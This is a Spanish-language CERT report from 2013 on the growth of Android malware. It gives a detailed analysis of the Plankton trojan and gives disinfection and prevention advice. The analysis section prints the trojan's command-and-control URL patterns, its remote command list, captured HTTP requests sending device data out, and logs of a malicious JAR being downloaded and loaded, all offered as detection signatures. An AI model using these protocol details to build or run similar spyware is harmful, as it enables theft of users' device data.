Sociedad Andaluza para el Desarrollo de las Telecomunicaciones S.A.
CONSEJERÍA DE ECONOMÍA, INNOVACIÓN, CIENCIA Y EMPLEO

AndalucíaCERT
CENTRO DE SEGURIDAD TIC

Informe
Malware en dispositivos móviles

Tipo de documento:	*Informe*
Autor del documento:	*AndalucíaCERT*
Código del Documento:	*CERT-IF-4232-130710*
Edición:	*0*
Categoría	*Confidencial*
Fecha de elaboración:	*10/07/2013*
N° de Páginas	*1 de 14*

1 TABLA DE CONTENIDOS

2 OBJETO

El objeto de este documento es proporcionar información sobre la evolución del malware en los dispositivos móviles, centrando el foco en los dispositivos basados en Android por ocupar el primer puesto en número de usuarios.


También se proporcionan datos sobre los principales códigos maliciosos para móviles detectados en el entorno de la Red Corporativa de Telecomunicaciones de la Junta de Andalucía y un estudio detallado del malware más detectado.

3 ALCANCE


Este documento va destinado al personal técnico de la Junta de Andalucía.

4 INTRODUCCIÓN

En abril de 2009 hace aparición la versión 1.5 de Android, también conocida como "Cupcake". Desde entonces no ha parado de crecer el número de dispositivos activos que hacen uso de Android.



Tanto es así que actualmente Android está posicionado como líder indiscutible de los sistemas operativos para móviles.



Este hecho generó en los ciberdelincuentes un gran interés por Android, quienes empezaron a considerar el sistema operativo de Google como un entorno idóneo para desarrollar sus actos delictivos.

En 2010, un programa llamado FakePlayer se descubre ante el mundo y se convierte en el primer código malicioso diseñado para Android. A partir de entonces empieza a desarrollarse un sofisticado mercado entorno al software malicioso para dispositivos móviles dando lugar a la continua creación de nuevos malwares, cada vez más y más sofisticados.

Al igual que en los códigos maliciosos diseñados para ordenadores personales, el principal objetivo que buscan los desarrolladores de malware para móviles es el beneficio económico. Aunque existen otras motivaciones: obtención de información, ciberespionaje, etc.

El año 2012 se presentó como el momento para la consolidación del desarrollo de códigos maliciosos para Android, convirtiéndose en uno de los principales objetivos de los delincuentes. Este dato tiene sentido si consideramos que las estimaciones para 2013 sobre la cantidad de usuarios que usan servicios bancarios a través de teléfonos inteligentes asciende a 530 millones de personas, como se puede observar en el siguiente estudio realizado por Juniper Research:


- *http://www.juniperresearch.com/whitepapers/anytime_anywhere*

Partiendo de esta tendencia, se estima que en 2013 se observará un crecimiento exponencial del malware en móviles. Así como una mayor complejidad de éstos, ampliándose el rango de acciones maliciosas que realizan en el dispositivo afectado.

5 PLATAFORMAS MÓVILES MÁS AFECTADAS

Según datos de Kapersky Lab, a finales de 2011, un 65% de las amenazas estaban dirigidas contra la plataforma Android, mientras que a finales de 2012, ese porcentaje alcanzó casi el 94%.

Al mismo tiempo, el 99% de todas las detecciones de programas maliciosos para dispositivos móviles en 2012 eran amenazas contra la plataforma Android.



Clasificación de amenazas contra dispositivos móviles por plataforma, 2004-2012


El hecho de que la plataforma Android sea el sistema operativo más común para los dispositivos móviles la convierte en el blanco predilecto de los ciberdelincuentes. La vieja fórmula sigue vigente: "el sistema operativo más popular" + "la instalación de software de cualquier origen" = "la mayor cantidad de amenazas".

Si desea más información sobre por qué Android es más vulnerable al malware que otras plataformas, les recomendamos el siguiente artículo:

- http://blog.trendmicro.es/por_que_android_es_mas_vulnerable/

6 PRINCIPALES AMENAZAS PARA ANDROID

El siguiente gráfico, proporcionado por Kapersky Lab, muestra los programas maliciosos más usuales para Android detectados hasta finales de 2012.



7 MALWARE MÓVIL EN RCJA

En nuestro entorno coportativo el malware en dispositivos móviles también es un problema en auge.

Durante todo el año 2012 detectamos un total de 907 eventos de malware en dispositivos móviles en el entorno de la RCJA. Recientemente, durante una ventana temporal de 1 mes (entre el 20/05/13 y el 20/06/13), AndalucíaCERT detectó un total de 561 eventos de malware en dispositivos móviles. Esto nos indica que el número de eventos detectados se ha multiplicado aproximadamente por 13.

Los datos anteriores nos dan una orientación sobre la dimensión del problema y la alarmante tendencia creciente.

En cuanto a los tipos de malware detectados, la siguiente gráfica nos muestra la distribución en el periodo de tiempo de referencia que puede extrapolarse en el tiempo.




Ilustración 1: Porcentaje de eventos de seguridad de malware en móviles detectados

Como podemos observar, el código malicioso que más presencia tiene en equipos móviles de RCJA es de la familia Plankton. A continuación se ofrece un estudio detallado de este malware.

8 CÓDIGO MALICIOSO: PLAKTON

8.1 Resumen ejecutivo

Múltiples direcciones IP de RCJA generan a diario gran cantidad de alarmas de seguridad que informa sobre la presencia de un troyano conocido como Plankton.

Plankton es un troyano que afecta a dispositivos basados en el sistema operativo Android. Habitualmente se distribuye mediante aplicaciones de Google Play o mediante el re-empaquetado de ciertos programas disponibles en repositorios no oficiales o de terceras partes. Una vez que este malware se instala en el sistema empieza a recolectar información sensible del dispositivo y contacta con un equipo remoto desde el que puede ordenar que realice acciones maliciosas.

A continuación se proporciona un breve estudio sobre el comportamiento de este programa.

8.2 Detalles generales del código malicioso

- Nombres común: Plankton / Tonclank
- Nombre técnico: Trojan.AndroidOS/Plankton
- Aliases: Trojan:AndroidOS/Plankton (Microsoft), Android.Counterclank (Symantec), Andr/Newye-arL-B (Sophos), Application:Android/Counterclank (Fsecure), Trojan.AndroidOS.Plankton (Sunbelt),

Andr.Plangton-12 (Clamav), Riskware/CounterClank!Android (Fortinet), Trojan.AndroidOS.Plankton (Ikarus), Android/Plankton trojan (Eset)

- Ejemplos análisis de muestras:
  - Muestra 1
  - Muestra 2
  - Muestra 3

- Peligrosidad: Media
- Nivel de distribución: Alto
- Tipo: Troyano / Backdoor
- Características:
  - Conexión con servidores de control.
  - Descarga de nuevos archivos malicioso.
  - Recopilación y robo de información del dispositivo.
  - Cambios en el sistema.
- Propagación/Método de infección:
  - Aplicaciones adquiridas en Google Play.
  - Aplicaciones descargadas de repositorios no oficiales.
- Plataformas: Android OS.

8.3 Modo operación

Plankton se instala en el dispositivo Android objetivo añadiéndose como un servicio en segundo plano (normalmente con el nombre "AndroidMDKProvider"). Este servicio se encarga de la recopilación de los datos sensibles del dispositivo, entre los que se incluyen:

- ID de la aplicación
- Marca del dispositivo
- Número de la compilación
- ID del desarrollador
- Dispositivo
- IMEI
- Identificación de región
- Versión del protocolo
- Versión del SDK

- IP origen
- ID del usuario
- Version release

El servicio en segundo plano recogerá la información, así como la lista de los permisos concedidos a la aplicación infectada, y los enviará de vuelta a un servidor remoto mediante una petición HTTP POST que habitualmente como destino una URL con formato:

- http://www.xxxxxx.com/ProtocolGW/<COMANDO>

Ejemplo:

- http://xxxxxx.com/ProtocolGW/protocol/installation

Tras conectar con el servidor remoto, y dependiendo de los permisos otorgados, éste le enviará una URL al cliente desde la que podrá descargar un archivo **.jar** (archivo JAVA) que una vez instalado permitirá al atacante ejecutar una serie de comandos en el dispositivo afectado que le permitirá realizar ciertas acciones privilegiadas. Entre los comandos que es posible ejecutar en el sistema destacan:

- /activate - Responde a las peticiones de activación.
- /homepage - Establece la página de inicio del navegador del dispositivo.
- /commandstatus - Recibe confirmación de estado desde el servidor sobre si una rutina se ejecutó correctamente.
- /bookmarks - Recoge y establece los marcadores del sistema.
- /shortcuts - Recoge y establece los enlaces directos de las aplicaciones instaladas.
- /history - Recoge los hábitos de navegación mediante la consulta del historial.
- /terminate - Cierra un servicio.
- /dumplog - Obtiene un log de la información de depuración del dispositivo la cual puede ser enviada en un archivo .zip
- /installation - Instala archivos descargados o actualizaciones.

Se ha detectado que Plankton ha sido distribuido desde Google Play incluido en un gran número de aplicaciones. Citamos a continuación algunas de ellas:

- Shake To Fake (Fake call)
- Angry Birds Rio Unlock
- Angry Birds Cheater
- Angry Birds Multi User!

- Favorite Games Backup
- Call Ender
- Bring Me Back My Droid!
- Chit Chat
- Guess the Logo

8.4 Detección

La detección de Plankton está basada en el análisis del tráfico que se genera desde un dispositivo infectado por éste. Un equipo que es comprometido por este troyano genera un comportamiento en la red muy característico y que puede ser facilmente reconocido por los sistemas de detección de intrusiones.

Esta actividad puede estar incluida en alguno de los siguientes comportamientos.

- Procesado de comando de control remoto a través del envío de peticiones HTTP POST que siguen el siguiente patrón:

  - URL: http://xxxxxx.com/ProtocolGW/
  - URL: http://xxxxxx.com/ProtocolGW/protocol/commandstatus
  - URL: http://xxxxxx.com/ProtocolGW/protocol/commands
  - URL: http://xxxxxx.com/ProtocolGW/protocol/commandsdetails
  - URL: http://xxxxxx.com/ProtocolGW/protocol/activate
  - URL: http://xxxxxx.com/ProtocolGW/protocol/bookmarks
  - URL: http://xxxxxx.com/ProtocolGW/protocol/dumplog
  - URL: http://xxxxxx.com/ProtocolGW/protocol/history
  - URL: http://xxxxxx.com/ProtocolGW/protocol/installation
  - URL: http://xxxxxx.com/ProtocolGW/protocol/shortcuts
  - URL: http://xxxxxx.com/ProtocolGW/protocol/status
  - URL: http://xxxxxx.com/ProtocolGW/protocol/homepage
  - URL: http://xxxxxx.com/ProtocolGW/protocol/terminate
  - URL: http://xxxxxx.com/ProtocolGW/protocol/unexpectedexception

Ejemplo:

POST /ProtocolGW/protocol/activate HTTP/1.1
device-id: XXXXXXXXXXXX
protocol-version: 1.0.19
User-Agent: Mozilla/5.0 (Linux; U; Android 2.3.7; es-es; ST25i Build/6.0.B.1.564) AppleWebKit/533.1 (KHTML, like Gecko) Version/4.0 Mobile Safari/533.1
Content-Type: application/json
Accept-Encoding: gzip
Host: www.apperhand.com
Connection: Keep-Alive

- Envío de peticiones HTTP POST en cuyo cuerpo mandan información que sigue el siguiente patrón:
  - Método: POST
  - Cuerpo: action=get&applicationID=
  - Cuerpo: &developerId=
  - Cuerpo: &deviceId=
  - Cuerpo: android.permission

Ejemplo:

```
POST /ProtocolGW/installation HTTP/1.1
Content-Length: 1242
Content-Type: application/x-www-form-urlencoded
Host: www.[redacted].com
Connection: Keep-Alive

action=get&applicationId=[redacted]9&developerId=[redacted]21&deviceId=[redacted]82&currentVersion=-1&permissions=android.permission.INTERNET%
3Bandroid.permission.ACCESS_WIFI_STATE%3Bcom.android.browser.permission.WRITE_HISTORY_BOOKMARKS%3Bcom.android.browser.permission.READ_HISTORY_BOOKMARKS%
3Bcom.android.launcher.permission.INSTALL_SHORTCUT%3Bcom.android.launcher.permission.UNINSTALL_SHORTCUT%3Bcom.android.launcher.permission.READ_SETTINGS%
3Bcom.android.launcher.permission.WRITE_SETTINGS%3Bcom.htc.launcher.permission.READ_SETTINGS%3Bcom.motorola.launcher.permission.READ_SETTINGS%
3Bcom.motorola.launcher.permission.WRITE_SETTINGS%3Bcom.motorola.launcher.permission.INSTALL_SHORTCUT%3Bcom.motorola.launcher.permission.UNINSTALL_SHORTCUT%
3Bcom.motorola.dlauncher.permission.READ_SETTINGS%3Bcom.motorola.dlauncher.permission.WRITE_SETTINGS%3Bcom.motorola.dlauncher.permission.INSTALL_SHORTCUT%
3Bcom.motorola.dlauncher.permission.UNINSTALL_SHORTCUT%3Bcom.lge.launcher.permission.READ_SETTINGS%3Bcom.lge.launcher.permission.WRITE_SETTINGS%
3Bcom.lge.launcher.permission.INSTALL_SHORTCUT%3Bcom.lge.launcher.permission.UNINSTALL_SHORTCUT%3Bandroid.permission.READ_CONTACTS%
3Bandroid.permission.READ_PHONE_STATE%3Bandroid.permission.READ_LOGS%3BHTTP/1.1 200 OK
Date: Sun, 05 Jun 2011 04:30:33 GMT
Server: Apache-Coyote/1.1
Content-Length: 76
Connection: keep-alive

url=http://www.[redacted].com/ProtocolGW/;fileName=plankton_v0.0.4.jar;
```

- Respuestas enviadas desde un servidor remoto en la que envían al cliente infectado información con una URL desde la que se puede descargar un archivo JAR (archivo Java) malicioso:

```
getNewJarInfo() respone=url=http://[redacted]/ProtocolGW/;fileName=plankton_v0.0.4.jar;
After getting jar info
Before downloading the jar
Download was done successfully
onPostExecute() dirName=/data/data/com.crazyapps.favorite.games.backup/app_plakntond, result=plankton_v0.0.4.jar
doInBackground() jar location=/data/data/com.crazyapps.favorite.games.backup/app_plakntond/plankton_v0.0.4.jar, trying to load class
My path is: /data/data/com.crazyapps.favorite.games.backup/app_plakntond/plankton_v0.0.4.jar
DexOpt: --- BEGIN 'plankton_v0.0.4.jar' (bootstrap=0) ---
GC freed 269 objects / 12880 bytes in 110ms
Process com.android.mms (pid 181) has died.
DexOpt: load 184ms, verify 1993ms, opt 67ms
DexOpt: --- END 'plankton_v0.0.4.jar' (success) ---
DEX prep '/data/data/com.crazyapps.favorite.games.backup/app_plakntond/plankton_v0.0.4.jar': unzip in 213ms, rewrite 2947ms
```

- Envío de peticiones HTTP POST para chequeo de conectividad con el servidor remoto que siguen el siguiente patrón:

  - Método: POST
  - URI: /anti.php
  - Cuerpo: imei=
  - Cuerpo: &sdk_version=
  - Cuerpo: &package_name=
  - Cuerpo: &country=

9 RIESGOS

Los principales riesgos a destacar son los siguientes:

- Descarga de nuevos códigos maliciosos.
- Degradación del sistema.
- Acceso ilícito y control por parte de terceros.
- Recopilación y robo de información.
- Comportamiento no deseado del sistema.
- Modificación de archivos.

10 MEDIDAS A ADOPTAR

10.1 Procedimiento de desinfección

Desde AndalucíaCERT les recomendamos que localicen los dispositivos afectados y los analicen con un anti-malware para Android.

Si desea conocer una comparativa de posibles soluciones anti-virus para móviles consulte el siguiente estudio sobre soluciones anti-virus realizado en septiembre del 2012. En éste hay publicado una sección dedicada a las amenazas en móviles y contiene, entre otras cosas, una comparativa de antivirus móviles: http://www.av-comparatives.org/images/docs/avc_mob_201209_en.pdf

Si a pesar de todo, persiste la infección, le recomendamos hacer una copia de seguridad de los datos y restaurar el dispositivo a sus valores de fabrica.

11 RECOMENDACIONES CONTRA EL MALWARE EN DISPOSITIVOS MÓVILES

Tome las siguientes medidas para ayudar a prevenir futuras infecciones en el sistema:

- Utilice contraseñas seguras.
- Instale un antivirus en el dispositivo y analice todo el software descargado e instalado. Puede encontrar una comparativa en el siguiente enlace:
  - http://www.av-comparatives.org/images/docs/avc_mob_201209_en.pdf
- Evite la descarga e instalación de aplicaciones piratas, descargadas de sitios no confiables o desde repositorios no oficiales.
- Descargue software sólo desde sitios de confianza o de las tiendas oficiales (como por ejemplo Google Play, Apple Store, Ovi de Nokia, etc.) y que siempre estén certificadas por los fabricantes.
- No instale aplicaciones de publicadores poco conocidos o pobremente valorados y puedan resultar sospechosas.

- Antes de instalar una aplicación observe los comentarios de los usuarios asociados a la aplicación. En muchas ocasiones, los mismos usuarios avisan de que se trata de una aplicación es maliciosa con el fin de alertar a la comunidad.
- No acceda a enlaces no solicitados facilitados a través de mensajes SMS/MMS, o de aplicaciones de mensajería instantánea (ej: Whatsapp, Line) y que impliquen la descarga de contenidos en el equipo.
- Si sospecha que una aplicación publicada es en realidad malware, denúnciela márquela cómo inadecuada. Así será posible identificar cuanto antes una aplicación ilícita y minimizar el impacto de su distribución.
- No inserte en el dispositivo tarjetas de memoria sin haber comprobado antes que están libres de archivos infectados con algún tipo de malware.
- Asegúrese siempre de que los equipos a los que es conectado el dispositivo estén limpios y no transmitirán archivos infectados al móvil.
- Active las conexiones por bluetooth, infrarrojos y WiFi sólo cuando vaya a utilizarlas, de forma que no se conviertan en puertas de acceso para posibles atacantes. Si el modelo lo permite, establezca contraseñas para el acceso al dispositivo a través de estas conexiones.
- Realice una copia de seguridad de los datos del dispositivo. Esto permitirá tener a salvo los datos de agenda, fotos, vídeos, documentos almacenados, descargas realizadas, y otros; y poder restaurarlos en caso de que el teléfono sea infectado u ocurra algún incidente de pérdida de información.
- Deshabilitar la ejecución de todos los servicios innecesarios para reducir la superficie de ataque de nuestro sistema. Estos servicios pueden ser aprovechados por los atacantes.
- Mantenga sus dispositivos móviles y todas las aplicaciones instaladas actualizadas al día. Esto dificultará la explotación de vulnerabilidades.
- Sea responsable durante la navegación por Internet. Ciertos sitios web contienen enlaces que pueden comprometer nuestro dispositivo aprovechándose de fallos en los navegadores web.

12 DOCUMENTACIÓN DE REFERENCIA

- NC State University - Xuxian Jiang, Yajin Zhou: Dissecting Android Malware: Characterization and Evolution
- ESET: Tendencias 2013: Vertiginoso crecimiento de malware para móviles
- TrendMicro: ¿Por qué Android es más vulnerable al malware?
- Evolución de los programas maliciosos para dispositivos móviles Parte 6
- NC State University - Xuxian Jiang: Security Alert: New Stealthy Android Spyware Plankton Found in Official Android Market
- Fortiguard Center: Android/Plankton
- Microsoft – Malware Protection Center: Trojan:AndroidOS/Plankton